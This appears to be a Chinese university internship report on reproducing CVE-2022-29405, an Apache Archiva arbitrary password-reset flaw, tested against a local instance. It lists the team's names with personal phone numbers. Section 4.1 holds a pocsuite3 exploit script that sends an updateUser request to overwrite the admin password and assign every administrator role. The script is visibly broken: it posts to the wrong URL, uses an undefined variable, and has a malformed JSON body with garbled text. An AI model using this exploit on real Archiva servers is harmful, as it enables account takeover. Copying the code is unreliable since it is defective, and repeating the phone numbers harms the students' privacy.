**南开大学**

**实习实训漏洞复现报告**

**2023年7月21日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 2](#_Toc24528)

[2.1工作人员 2](#_Toc13939)

[2.2漏洞对象 2](#_Toc3137)

[2.3漏洞复现阶段 2](#_Toc7909)

[2.4风险等级 3](#_Toc1860)

[3.漏洞复现过程（35分） 4](#_Toc6133)

[3.1 风险管理及规避 5](#_Toc18532)

[3.2测试方法 5](#_Toc4033)

[3.3测试中所用的工具 5](#_Toc28445)

[4. 漏洞复现结果（25分） 6](#_Toc12892)

[4.1 POC插件编写 6](#_Toc32666)

[4.2 漏洞信息 9](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学实习实训第十一组的安全人员采用科学的漏洞复现步骤于2023年7月18日至2023年7月20日对Apache Archiva任意用户密码重置漏洞进行了全面深入的漏洞复现。


本次共发现漏洞1个，其高危漏洞0个，中危漏洞1个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | Apache Archiva任意用户密码重置漏洞 （CVE-2022-29405） | 6.5 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

CVE-2022-29405



CVE-2022-29405已由security@apache.org分配来跟踪漏洞-当前被评为 **MEDIUM** 严重性。

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 王伯雅 | 15503567789 |
| 2 | 组员 | 李佳豪 | 13191110713 |
| 3 | 组员 | 刘哲泽 | 16650717520 |
| 4 | 组员 | 钟雨哲 | 17879630977 |
| 5 | 组员 | 吴帅达 | 13375663376 |

## 2.2漏洞对象

## Apache Archiva任意用户密码重置漏洞

## 2.3漏洞复现阶段



|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 安装java1.8环境、burpsuite,设置浏览器代理；安装archiva，配置端口为8000，在JDK1.8环境下运行；安装pocsuite2.0.8,将guanxing模块放到pocsuite-thirdparty目录下,完成POC本地测试环境搭建。 |
| 漏洞复现 | ①越权漏洞Apache Archiva 管理员创建的普通用户，其权限设置是user-management-user-edit，在updateUser方法中，可以更新任意用户信息，因此普通用户可以调用上述接口，从而更新任意用户信息。 |
| POC插件编写 | 根据命令执行和文件上传POC的模板进行POC的编写。用burpsuite进行抓包，获得路径、数据、cookie等，填写到POC中。 |
| 平台提交 | 登录360 POC++平台，提交POC。 |

## 2.4风险等级


|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 中危 | Apache Archiva中存在一个任意用户密码重置漏洞，对于2.2.7以前的所有版本都存在，管理员创建的普通用户，其权限设置不当，导致普通用户可以修改任意用户信息。 |

# 3.漏洞复现过程（35分）


①创建普通用户，权限设置如下：



②登录普通用户，并使用普通用户发送如下数据包：



③使用管理员账户登录成功：



## 3.1 风险管理及规避

将环境下载到本地进行实验，不要对线上的运营中的网站进行测试，以免造成信息泄露干扰正常运营。

## 3.2测试方法

在本地搭建平台进行漏洞复现，在360指纹平台查询应用指纹，没有找到后提交指纹。通过在burpsuite抓包放包的方式编写poc代码，并在python2的pocsuite环境下测试poc代码。

## 3.3测试中所用的工具

firefox-latest; pocsuite3; python 3; kali-purple; burp suite professional v2023.4.2

# **4.**漏洞复现结果（25分）

## 4.1 POC插件编写 # !/usr/bin/env python

## # -\*- coding: UTF-8 -\*-

## import random

## import string

## import calendar

## import time

## from urllib.parse import urlparse

## from pocsuite3.api import Output, POCBase, POC\_CATEGORY, register\_poc, requests, VUL\_TYPE

## from urllib.parse import quote,unquote

## class TestPOC(POCBase):

## vulID = '''CVE-2022-29405'''

## cveID = ''''''

## cnvdID = ''''''

## cnnvdID = ''''''

## version = ''''''

## author = '''By Wang'''

## vulDate = '''2023/7/19'''

## createDate = ''''''

## updateDate = ''''''

## name = ''''''

## desc = ''''''

## solution = ''''''

## severity = ''''''

## vulType = ''''''

## taskType = ''''''

## references = ['''''']

## appName = ''''''

## appVersion = ''''''

## appPowerLink = ''''''

## samples = ['']

## install\_requires = ['''''']

## def \_verify(self):

## target = self.url

## result = {}

## cookie={"archiva\_login":"%7B%22username%22%3A%22360test%22%2C%22password%22%3Anull%2C%22confirmPassword%22%3Anull%2C%22fullName%22%3A%22360test%22%2C%22email%22%3A%22360%40qq.com%22%2C%22permanent%22%3Afalse%2C%22validated%22%3Atrue%2C%22timestampAccountCreation%22%3Anull%2C%22timestampLastLogin%22%3Anull%2C%22timestampLastPasswordChange%22%3Anull%2C%22locked%22%3Afalse%2C%22passwordChangeRequired%22%3Afalse%2C%22assignedRoles%22%3A%5B%5D%2C%22modified%22%3Afalse%2C%22readOnly%22%3Afalse%2C%22userManagerId%22%3Anull%2C%22rememberme%22%3Afalse%2C%22logged%22%3Afalse%7D",

## "JSESSIONID":"qv12y6p7l7ie1c32walc96g84"}

## headers = {

## 'Content-Type':'application/json',

## 'Cookie':cookie

## }

## path = "restServices/redbackServices/userService/updateUser " #漏洞的路径

## vul\_url = target+path

## data = '"username":"admin","password":"s360360","confirmPassword":"s360360","fullName":"the administrator","email":"360@qq.com","permanent":true,"validated":true,"timestampAccountCreation":"ææä¸, 19 ä¸æ 2023 14:05:42 +0800 - 11 minutes ago","timestampLastLogin":null,"timestampLastPasswordChange":"ææä¸, 19 ä¸æ 2023 14:05:42 +0800 - 11 minutes ago","locked":false,"passwordChangeRequired":false,"assignedRoles":["Global Repository Manager","Global Repository Observer","Repository Manager - internal","Repository Manager - snapshots","Repository Observer - internal","Repository Observer - snapshots","System Administrator","User Administrator"],"modified":true,"readOnly":false,"userManagerId":"jdo","rememberme":false,"logged":false' #漏洞的data数据

## resp = requests.post(target, headers = headers, data = data, verify = False, allow\_redirects = False, timeout = 10)

## if resp.status\_code == 200 or "user.password" in resp.content: #判断条件

## result['VerifyInfo'] = http\_packet(resp)

## result['VerifyInfo']['URL'] = vul\_url

## result['VerifyInfo']['result'] = resq.text

## return self.parse\_output(result)

## def \_attack(self):

## return self.\_verify()

## def parse\_output(self, result):

## output = Output(self)

## if result:

## output.success(result)

## else:

## output.fail('Failed')

## return output

## register\_poc(TestPOC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 越权操作 | **CVE-ID** | 2022-29405 |
| **披露/发现时间** | 2023/7/18 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2023/7/20 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 中危 | **提交者** | 王伯雅/  李佳豪/  刘哲泽 | **搜索关键词** | 越权、密码重置 |
| **影响范围** | 2.2.7 之前的所有版本（包括 2.2.7） | | | | |
| **来源** | https://archiva.apache.org/docs/2.2.7/release-notes.html | | | | |
| **漏洞简介** | Apache Archiva 管理员创建的普通用户，其权限设置不当，导致普通用户可以修改任意用户信息。 | | | | |
| **漏洞详情** | 任意密码修改漏洞：Apache Archiva 管理员创建的普通用户，其权限设置是user-management-user-edit，在updateUser方法中，可以更新任意用户信息，因此普通用户可以调用上述接口，从而更新任意用户信息。 | | | | |
| **参考链接** | <https://archiva.apache.org/docs/2.2.8/release-notes.html> | | | | |
| **靶场信息** | 本机搭建靶场，测试url: 127.0.0.1 | | | | |
| **POC** | 见上 | | | | |
| **修复方案** | 请关注厂商并升级至最新版本  厂商链接：[Archiva – The Build Artifact Repository Manager (apache.org)](https://archiva.apache.org/) | | | | |